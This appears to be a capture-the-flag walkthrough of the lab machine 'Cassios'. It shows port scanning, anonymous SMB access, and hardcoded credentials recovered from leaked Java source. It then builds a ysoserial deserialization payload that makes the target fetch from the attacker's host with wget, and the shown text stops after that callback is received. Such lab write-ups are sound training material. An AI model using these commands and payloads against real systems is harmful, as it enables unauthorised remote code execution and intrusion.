
Summary #
On port 139/445 we have read/write access to a share which contains a file called recycler.ser. This file is actively used by a web application on port 8080. On port 80 we find the source code for this application and contains hardcoded credentials. Using these credentials we can login the web application and use a serialization exploit called ysoserial to get initial access. Once on the box we see it’s vulnerable for pwnkit (CVE-2021-4034) and use this to escalate our privileges to the root user.
Specifications #
- Name: CASSIOS
- Platform: PG PRACTICE
- Points: 20
- Difficulty: Intermediate
- System overview: Linux cassios 3.10.0-1127.19.1.el7.x86_64 #1 SMP Tue Aug 25 17:23:54 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.220.116
- OFFSEC provided credentials: None
- HASH:
local.txt:f5cd5eabd88888b8776a2c5ec9c8634c - HASH:
proof.txt:2d76191e6d2e59f58c606d8c8790317b
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir cassios && cd cassios && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x   7 kali kali 4096 Aug 27 18:28 .
drwxrwxr-x 107 kali kali 4096 Aug 27 18:28 ..
drwxrwxr-x   2 kali kali 4096 Aug 27 18:28 enum
drwxrwxr-x   2 kali kali 4096 Aug 27 18:28 exploits
drwxrwxr-x   2 kali kali 4096 Aug 27 18:28 files
drwxrwxr-x   2 kali kali 4096 Aug 27 18:28 tools
drwxrwxr-x   2 kali kali 4096 Aug 27 18:28 uploads

ip=192.168.220.116

ping $ip

PING 192.168.220.116 (192.168.220.116) 56(84) bytes of data.
64 bytes from 192.168.220.116: icmp_seq=1 ttl=61 time=20.1 ms
^C
--- 192.168.220.116 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 20.088/20.088/20.088/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Real hackers hack time ⌛

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.220.116:22
Open 192.168.220.116:80
Open 192.168.220.116:139
Open 192.168.220.116:445
Open 192.168.220.116:8080
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-27 18:29 +0200
Initiating Ping Scan at 18:29
Scanning 192.168.220.116 [4 ports]
Completed Ping Scan at 18:29, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:29
Completed Parallel DNS resolution of 1 host. at 18:29, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:29
Scanning 192.168.220.116 [5 ports]
Discovered open port 8080/tcp on 192.168.220.116
Discovered open port 445/tcp on 192.168.220.116
Discovered open port 139/tcp on 192.168.220.116
Discovered open port 22/tcp on 192.168.220.116
Discovered open port 80/tcp on 192.168.220.116
Completed SYN Stealth Scan at 18:29, 0.04s elapsed (5 total ports)
Nmap scan report for 192.168.220.116
Host is up, received reset ttl 61 (0.019s latency).
Scanned at 2026-08-27 18:29:47 CEST for 0s

PORT     STATE SERVICE      REASON
22/tcp   open  ssh          syn-ack ttl 61
80/tcp   open  http         syn-ack ttl 61
139/tcp  open  netbios-ssn  syn-ack ttl 61
445/tcp  open  microsoft-ds syn-ack ttl 61
8080/tcp open  http-proxy   syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
           Raw packets sent: 9 (372B) | Rcvd: 6 (260B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp   open  ssh          syn-ack ttl 61
80/tcp   open  http         syn-ack ttl 61
139/tcp  open  netbios-ssn  syn-ack ttl 61
445/tcp  open  microsoft-ds syn-ack ttl 61
8080/tcp open  http-proxy   syn-ack ttl 61
Run the following command to get a string of all open ports and add in with a NMAP command to portscan found open ports:
sudo nmap -T3 -p $(awk -F'/' '{print $1}' files/ports | paste -sd, -) -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 61 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 36:cd:06:f8:11:72:6b:29:d8:d8:86:99:00:6b:1d:3a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDQjISDfZJSrhxHPJNdFOaYN/6v9xvTQ0nvVxY3PC93qraoFeHMiwAYDxzcaY47E965uLcjgBfqicRVIziukrnVDn9R14LZmq74kbAmaf6PcOyjL3iN9uQWE/7umx3rG98dVugfW9SzuHgorDE7anOV8ewsepOSx61qnb0p/p2IID7ExFXgh8UqtMAD1viVHdvOhHFZL4BbzVj57LBaRvEDC2lx8mSvwxRmJyw7Jqm3+S640y6pet4QgLSrWdQt8nh/dW/U9HPkwfqrytd7tdnIRhuR/L+E6H8rKycI/y012pdIlE+wtNY2xgjGm0mQfmVH1sDEN/OGVw7TdH6BEc9x
|   256 7d:12:27:de:dd:4e:8e:88:48:ef:e3:e0:b2:13:42:a1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC08uXC/2TmrLqWbD0sPKxdflt2pC5fpX9UHyK0G3f/HMGwFQQlpjuBnK8F8piwnSjXyDHRSFGa/bGXi9n3gIf0=
|   256 c4:db:d3:61:af:85:95:0e:59:77:c5:9e:07:0b:2f:74 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMWphiQ1WtEPUDgeKuwnZ018EFPqR/4MiEj85mmMdGvk
80/tcp   open  http        syn-ack ttl 61 Apache httpd 2.4.6 ((CentOS))
|_http-title: Landed by HTML5 UP
|_http-server-header: Apache/2.4.6 (CentOS)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
139/tcp  open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: SAMBA)
445/tcp  open  netbios-ssn syn-ack ttl 61 Samba smbd 4.10.4 (workgroup: SAMBA)
8080/tcp open  http        syn-ack ttl 61 Apache Tomcat (language: en)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
|_http-open-proxy: Proxy might be redirecting requests
|_http-favicon: Unknown favicon MD5: 1F28B1B6F92D857654E3CA067AE843E3
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS POST
Service Info: Host: CASSIOS

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.10.4)
|   Computer name: cassios
|   NetBIOS computer name: CASSIOS\x00
|   Domain name: \x00
|   FQDN: cassios
|_  System time: 2026-08-27T12:30:32-04:00
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 33555/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 61374/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 15120/udp): CLEAN (Failed to receive data)
|   Check 4 (port 15450/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2026-08-27T16:30:31
|_  start_date: N/A
Initial Access #
Using NXC we can enumerate port 139/445 for available shares. When asked for a password just press ENTER. There is a share called Samantha Konstan which is none standard and we have read/write access on it. We can use SMBclient to connect to the share.
## use nxc to enumerate shares
nxc smb $ip -u '' -p '' --shares
SMB         192.168.220.116 445    CASSIOS          [*] Unix - Samba (name:CASSIOS) (domain:) (signing:False) (SMBv1:True) (Null Auth:True)
SMB         192.168.220.116 445    CASSIOS          [+] \:
SMB         192.168.220.116 445    CASSIOS          [*] Enumerated shares
SMB         192.168.220.116 445    CASSIOS          Share           Permissions     Remark
SMB         192.168.220.116 445    CASSIOS          -----           -----------     ------
SMB         192.168.220.116 445    CASSIOS          print$                          Printer Drivers
SMB         192.168.220.116 445    CASSIOS          Samantha Konstan READ,WRITE      Backups and Recycler files
SMB         192.168.220.116 445    CASSIOS          IPC$                            IPC Service (Samba 4.10.4)


## connect to the share `Samantha Konstan`
smbclient //$ip/Samantha\ Konstan
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>

## list avaliable directories / files
smb: \> dir
  .                                   D        0  Thu Oct  1 22:28:46 2020
  ..                                  D        0  Thu Sep 24 19:38:10 2020
  recycler.ser                        N        0  Thu Sep 24 03:35:15 2020
  readme.txt                          N      478  Thu Sep 24 19:32:50 2020
  spring-mvc-quickstart-archetype      D        0  Thu Sep 24 19:36:11 2020
  thymeleafexamples-layouts           D        0  Thu Sep 24 19:37:09 2020
  resources.html                      N    42713  Thu Sep 24 19:37:41 2020
  pom-bak.xml                         N     2187  Thu Oct  1 22:28:46 2020

                8374272 blocks of size 1024. 6449240 blocks available
Listing the directories and files we see there are a lot of files. Let’s download them all.
## quit the current session
smb: \> quit

## change directory
cd files

## download all files and directories
smbclient --no-pass //$ip/Samantha\ Konstan -N -c "prompt OFF;recurse ON;mget *"
The readme.txt as displayed below, mentions a .ser file, which apparently can be read from the upper management dashboard app. It also mentions that this file is access over SMB by the application. We also have write access to the SMB share, so perhaps we can write the .ser file with something which then get’s executed using the browser?
cat readme.txt
The recycler is a critical piece of our industrial infraestructure.
Please be careful with it!

The .ser file holds all the last data saved from the process, it can
be readed from the upper management dashboard app.

Remember to set the location of the file to my home directory "~/backups".

Set this directory to share access so the remote system can access the
file via SMB.

Any concerns or suggestions, please reach at samantha@loca.host.

Samantha Konstan
Java Mantainer
So let’s checkout the webpage. On port 80 there is a website called Landed, but there is no real functionality to abuse.

We can use gobuster to scan for files and directories.
gobuster dir -t 100 -u http://$ip:80/ -w /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt | tee enum/raft-large-dir-raw-80

===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.220.116:80/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
images               (Status: 301) [Size: 238] [--> http://192.168.220.116/images/]
assets               (Status: 301) [Size: 238] [--> http://192.168.220.116/assets/]
download             (Status: 200) [Size: 1479862]
backup_migrate       (Status: 301) [Size: 246] [--> http://192.168.220.116/backup_migrate/]
===============================================================
Finished
===============================================================
The images and assets directories contain what they mean, the download file is a .zip file for the entire Landed website, but there is also a backup_migrate directory which contains a file called recycler.tar. Click on it to download the file.

Extract all the files and directories. This a the source code for a Java application. Let’s firstly search for password in this source code. Using grep we get the credentials: recycler:DoNotMessWithTheRecycler123.
## change directory
cd files

## move file `recycler.tar` to this location
mv ~/Downloads/recycler.tar .

## extract files from uncompressed tar file
tar -xvf recycler.tar

## grep recursively for `password` in the extracted src directory
grep -rni 'password' ./src 2>/dev/null

./src/main/resources/templates/login.html:23:               Invalid username and password.
./src/main/resources/templates/login.html:32:                     <label for="name">Password:</label>
./src/main/resources/templates/login.html:33:                     <input type="password"  name="password"  id="password" placeholder="Ask to your supervisor">
./src/main/resources/static/css/main.css:871:[type=color], [type=date], [type=datetime], [type=datetime-local], [type=email], [type=month], [type=number], [type=password], [type=search], [type=tel], [type=text], [type=url], [type=week], [type=time], select, textarea {
./src/main/resources/static/css/main.css:885:[type=color]:hover, [type=date]:hover, [type=datetime]:hover, [type=datetime-local]:hover, [type=email]:hover, [type=month]:hover, [type=number]:hover, [type=password]:hover, [type=search]:hover, [type=tel]:hover, [type=text]:hover, [type=url]:hover, [type=week]:hover, [type=time]:hover, select:hover, textarea:hover {
./src/main/resources/static/css/main.css:889:[type=color]:focus, [type=color]:active, [type=date]:focus, [type=date]:active, [type=datetime]:focus, [type=datetime]:active, [type=datetime-local]:focus, [type=datetime-local]:active, [type=email]:focus, [type=email]:active, [type=month]:focus, [type=month]:active, [type=number]:focus, [type=number]:active, [type=password]:focus, [type=password]:active, [type=search]:focus, [type=search]:active, [type=tel]:focus, [type=tel]:active, [type=text]:focus, [type=text]:active, [type=url]:focus, [type=url]:active, [type=week]:focus, [type=week]:active, [type=time]:focus, [type=time]:active, select:focus, select:active, textarea:focus, textarea:active {
./src/main/java/com/industrial/recycler/WebSecurityConfig.java:35:                       User.withDefaultPasswordEncoder()
./src/main/java/com/industrial/recycler/WebSecurityConfig.java:37:                              .password("DoNotMessWithTheRecycler123")

## grep password in the found file and add some lines before and after the result to see some context
grep 'password' ./src/main/java/com/industrial/recycler/WebSecurityConfig.java -A5 -B5
        @Override
        public UserDetailsService userDetailsService() {
                UserDetails user =
                         User.withDefaultPasswordEncoder()
                                .username("recycler")
                                .password("DoNotMessWithTheRecycler123")
                                .roles("USER")
                                .build();

                return new InMemoryUserDetailsManager(user);
        }
On port 8080 there is a web application called Recycler Management System.

Click on Dashboard and we can login. The source code we have is probably from this application, so let’s fill our found credentials in here and click on the Sign In button.

We indeed get logged in.

When we click on Check Status nothing changes, clicking on Save Current Values changes the recycler.ser on the SMB share from 0 bytes to 145 bytes. When we check what sort of file this is, it contains Java serialization data.
## connect to the share
smbclient //$ip/Samantha\ Konstan
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>

## list files and directories
smb: \> dir
  .                                   D        0  Thu Aug 27 19:04:51 2026
  ..                                  D        0  Thu Sep 24 19:38:10 2020
  recycler.ser                        N      145  Thu Aug 27 19:30:04 2026
  readme.txt                          N      478  Thu Sep 24 19:32:50 2020
  spring-mvc-quickstart-archetype      D        0  Thu Sep 24 19:36:11 2020
  thymeleafexamples-layouts           D        0  Thu Sep 24 19:37:09 2020
  resources.html                      N    42713  Thu Sep 24 19:37:41 2020
  pom-bak.xml                         N     2187  Thu Oct  1 22:28:46 2020

                8374272 blocks of size 1024. 6442400 blocks available

## download recycler.ser
smb: \> get recycler.ser
getting file \recycler.ser of size 145 as recycler.ser (1.4 KiloBytes/sec) (average 1.4 KiloBytes/sec)


## locally:
## run file on the file recycler.ser
file recycler.ser
recycler.ser: Java serialization data, version 5
This hint perhaps to a serialization exploit, so let’s test this with ysoserial (https://github.com/frohoff/ysoserial). Downloading the latest release and running it will generated errors. My local Java version was too new, causing errors and broke the older ysoserial exploit payload template. First, we test if we got RCE using unsafe deserialization by running wget on a local Python webserver and see it we get a webrequest. We generate the object and write is to recycler.ser. Next, we upload this file using the SMB session.
## start python webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## generate object named `recycler.ser`
java \
  --add-opens java.xml/com.sun.org.apache.xalan.internal.xsltc.trax=ALL-UNNAMED \
  --add-opens java.xml/com.sun.org.apache.xalan.internal.xsltc.runtime=ALL-UNNAMED \
  --add-opens java.base/java.net=ALL-UNNAMED \
  --add-opens java.base/java.util=ALL-UNNAMED \
  -jar ysoserial-all.jar CommonsCollections4 "wget http://192.168.45.198/test" > recycler.ser

## in the SMB session upload the `recycler.ser`
smb: \> put recycler.ser
putting file recycler.ser as \recycler.ser (62.1 kB/s) (average 36.3 kB/s)
Now click on Check Status in the web application.

Indeed, we get a request from the application.
## request received on the python webserver
